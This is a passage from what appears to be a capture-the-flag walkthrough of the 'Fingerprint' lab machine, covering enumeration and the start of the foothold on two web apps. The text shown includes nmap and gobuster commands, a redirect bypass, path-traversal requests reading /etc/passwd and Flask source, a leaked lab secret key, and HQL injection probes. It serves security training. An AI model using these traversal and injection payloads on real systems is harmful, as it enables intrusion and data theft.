Fingerprint

9th May 2021 / Document No D22.100.170

Prepared By: polarbearer

Machine Author(s): irogir

Difficulty: Insane

Classification: Official

Synopsis

Fingerprint is an insane difficulty Linux machine which mainly focuses on web-based vulnerabilities such as HQL injection, Cross-Site Scripting and Java deserialization (with a custom gadget chain), with some additional focus on cryptography. Initial foothold requires the concatenation of multiple steps, involving two separate web applications: HQL injection and XSS are exploited to bypass multi-factor authentication and gain access to a page where serialized Java data can be uploaded; path traversal is used to read Flask source code and obtain the application secret, which can be used to forge malicious JWT tokens and trigger deserialization of the uploaded data, leading to remote code execution. Lateral movement is possible due to a setuid binary that matches regular expressions on files, allowing to brute force the private SSH key of the user. Finally, privileges are escalated by accessing a local development version of the initial web application (still vulnerable to arbitrary file read via directory traversal) with added cookie cryptography. The insecure ECB mode is used, which allows attackers to forge an administrative cookie, gaining access to the vulnerable page where `root`'s private key file can be read, and ultimately resulting in an interactive shell with `root` privileges.

Skills Required

- Enumeration

- Cross-Site Scripting
- Basic Java knowledge
- Basic Regular Expression knowledge

Skills Learned

- HQL Injection
- Building custom Java gadget chains for deserialization attacks
- Forging JWT tokens
- Attacking AES with ECB mode

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.127 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.127
```

```
nmap -sC -sV -p$ports 10.10.11.127

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-09 11:40 CEST
Nmap scan report for 10.10.11.127
Host is up (0.042s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:65:07:35:be:8d:7b:ee:ff:3a:11:96:06:a9:a1:b9 (RSA)
|   256 4c:5b:74:d9:3c:c0:60:24:e4:95:2f:b0:51:84:03:c5 (ECDSA)
|_  256 82:f5:b0:d9:73:18:01:47:61:f7:f6:26:0a:d5:cd:f2 (ED25519)
80/tcp   open  http    Werkzeug httpd 1.0.1 (Python 2.7.17)
|_http-server-header: Werkzeug/1.0.1 Python/2.7.17
|_http-title: mylog - Starting page
8080/tcp open  http    Sun GlassFish Open Source Edition  5.0.1
|_http-title: secAUTH
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The nmap output shows OpenSSH listening on its default port 22 and two HTTP servers on ports 80 and 8080 respectively.

Werkzeug

Browsing to port 80 takes us to the landing page of a log manager called `mylog`.



The page reveals some information about the application backend (Flask + SQLite) and a set of default credentials (`admin:admin`) which may have been changed according to the message.



Directory fuzzing reveals two available routes, namely `/admin` and `/login`.


```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127 -q
```

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.10.11.127 -q

/admin               (Status: 302) [Size: 1574] [--> http://10.10.11.127/login]
/login               (Status: 200) [Size: 901]
```

Upon requesting the `/admin` page, the server replies with a `302 FOUND` status code, redirecting to `/login`. However, the page content is still displayed, as can be seen by running cURL (which does not follow redirects by default).

```
curl -v 10.10.11.127/admin

*   Trying 10.10.11.127:80...
* Connected to 10.10.11.127 (10.10.11.127) port 80 (#0)
> GET /admin HTTP/1.1
> Host: 10.10.11.127
> User-Agent: curl/7.83.0
> Accept: */*

>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 302 FOUND
< Content-Type: text/html; charset=utf-8
< Content-Length: 1574
< Location: http://10.10.11.127/login
< Server: Werkzeug/1.0.1 Python/2.7.17
< Date: Mon, 09 May 2022 09:58:33 GMT
<
<html>
<head>

<link rel= "stylesheet" type= "text/css" href= "/static/admin.css">
<link rel="stylesheet" type="text/css" href="/static/bootstrap.min.css">


<body>


<script src="../static/admin.js"></script>
<br>
<h2 align="center">Logs</h2>

<SNIP>
```

One way to prevent our browser from being redirected is setting up Burp Proxy to replace the `302 FOUND` string in response headers with `200 OK`. This can be accomplished by adding a new `Match and Replace` rule from the `Proxy > Options` tab.




The `/admin` page allows us to display the contents of the `auth.log` file.

Logs

Name	Size	Actions
auth.log	0 bytes	


The View button links to `/admin/view/auth.log`, where the final part of the URL represents the name of the file whose contents we want to display. Assuming this is parsed by the application to determine which log file to open, we can try a path traversal attack to see if we can access files inside other directories. We send our request to Burp Repeater and modify it as follows:

```
GET /admin/view/../../../../../etc/passwd
```



This confirms the vulnerability and, additionally, reveals the existence of a `flask` user with home directory `/home/flask`. We can also see an unprivileged user named `john` exists.

By reading the `/proc/self/cmdline` file, we confirm the application is running on Flask.



Knowing the home directory of the `flask` user, we can search for the default Flask application file `app.py` inside subdirectories.

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127/admin/view/../../../../../home/flask/FUZZ/app.py --hh 18
```

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.10.11.127/admin/view/../../../../../home/flask/FUZZ/app.py --hh 18

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.127/admin/view/../../../../../home/flask/FUZZ/app.py
Total requests: 43003

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000202:   200        92 L     216 W      2037 Ch     "app"
```

The `/home/flask/app/app.py` file was found to be readable. Let's download it and inspect its contents:


```
curl --path-as-is http://10.10.11.127/admin/view/../../../../../home/flask/app/app.py -o app.py
```

We can now read the secret key:


```
app.config['SECRET_KEY'] = 'SjG$g5VZ(vHC;M2Xc/2~z('
```

GlassFish Server

Browsing to port 8080 returns the main page of an authentication solution called `secAUTH`.



More information about the application are given. Specifically, some kind of biometric authentication is used and there is a brute-force protection mechanism in place.




Directory fuzzing reveals the existence of a `/backups` directory.


```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127:8080 -q
```

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127:8080 -q

/login               (Status: 200) [Size: 1733]
/upload              (Status: 405) [Size: 1184]
/resources           (Status: 301) [Size: 185] [--> http://10.10.11.127:8080/resources/]
/.                   (Status: 400) [Size: 0]
/WEB-INF             (Status: 301) [Size: 183] [--> http://10.10.11.127:8080/WEB-INF/]
/backups             (Status: 301) [Size: 183] [--> http://10.10.11.127:8080/backups/]
/welcome             (Status: 302) [Size: 180] [--> http://10.10.11.127:8080/login]
/META-INF            (Status: 301) [Size: 184] [--> http://10.10.11.127:8080/META-INF/]
```

Foothold

Clicking the `AUTHENTICATE NOW` button takes us to the `/login` page.






Inspecting the source code reveals what is meant with "biometric authentication":

```
<script>
    document.getElementById("auth_secondary").value = getFingerPrintID()
</script>
```

The `getFingerPrintID()` function, defined in `/resources/js/login.js`, is a basic implementation of browser fingerprinting: browser attributes are concatenated and the MD5 hash of the resulting string is returned.

```
function getFingerPrintID() {
    let fingerprint = navigator.appCodeName + navigator.appVersion +
(navigator.cookieEnabled ? "yes" : "no") + navigator.language + navigator.platform +
navigator.productSub + navigator.userAgent + navigator.vendor + screen.availWidth + ""
+ screen.availHeight + "" + screen.width + "" + screen.height + "" +
screen.orientation.type + "" + screen.pixelDepth + "" + screen.colorDepth +
Intl.DateTimeFormat().resolvedOptions().timeZone;

    for (const plugin of navigator.plugins) {
        fingerprint += plugin.name + ",";
    }
    for (const mime of navigator.mimeTypes) {
        fingerprint += mime.type + ",";
    }
    return MD5(fingerprint)
}
```

Intercepting a login request and changing the `uid` parameter to a single quote results in an `Internal Server Error`:



Hibernate is an ORM framework that uses a query language called Hibernate Query Language (HQL). Having identified a potential HQL injection, we start experimenting with payloads. Setting the `uid` parameter to `' or '1'='1` results in the following exception being returned, indicating that the query returned two results (which means the database contains two users).

HTTP Status 500 - Internal Server Error

type Exception report

message Internal Server Error

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
javax.persistence.NonUniqueResultException: query did not return a unique result: 2
```

note The full stack traces of the exception and its root causes are available in the GlassFish Server Open Source Edition 5.0.1 logs.

GlassFish Server Open Source Edition 5.0.1

We notice that providing a nonexistent column name results in an `SQLGrammarException` exception. This can be verified by sending the following `uid` value:

```
' or nonexistent='
```

HTTP Status 500 - Internal Server Error

type Exception report

message Internal Server Error

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
javax.persistence.PersistenceException: org.hibernate.exception.SQLGrammarException: could not extract ResultSet
```

